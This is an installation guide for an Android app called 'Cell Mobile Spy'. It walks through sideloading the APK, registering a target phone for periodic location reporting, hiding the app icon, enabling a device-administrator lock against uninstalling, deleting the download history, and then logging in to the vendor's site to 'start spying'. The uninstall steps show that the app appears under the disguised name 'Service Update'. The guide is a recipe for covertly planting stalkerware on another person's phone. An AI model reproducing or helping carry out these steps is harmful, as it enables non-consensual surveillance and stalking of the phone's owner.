

Installation guide :



1. Prerequisite

- Android OS >= 2.1.
- Uninstalling Secure OS >= 2.2.
- Memory card preferred but not essential.

2. Installation





1) Allow "Unknown sources" (Allow installation of non-Market applications).

Menu => Settings => Applications



2) Download and install "Cell Mobile Spy"

- Download Cell Mobile Spy at the following address: <http://cell-mobile-spy.com/app.apk> .
This saves you the application appears in the list of downloaded applications on Google Play.
- Now run the apk, to trigger the installation.

3. Configuration



1) Create a new account.

- Enter information (e-mail and password).
- Click "Create account".
- You should receive a verification email in your inbox.
- Remember to confirm your email address.

1Bis) Use an existing account.

- Identify you.



2) Save a phone.

- Indicate the name of the phone you want.
- State the period or the position location will be sent.
- Check "Hide icon" and/or "Uninstall secure" if you want to hide the icon in the list of applications and enable a secure uninstaller.

Warning: If you hide the icon it is sometimes necessary to restart the phone for it to disappear.

3) Delete download history.

- Open your browser
- Menu => Downloads => Check the application => Delete

4) Connect to the website to start spying: <http://cell-mobile-spy.com>

4. How to uninstall Cell Mobile Spy.

- If you enabled the uninstall secure:
 - Menu => Settings => Security => Select device administrators => Uncheck Service Update.
 - Menu => Settings => Applications => Manage Applications => Service Update => Uninstall.
- If you have not enabled the uninstall secure:
 - Menu => Settings => Applications => Manage Applications => Service Update => Uninstall.
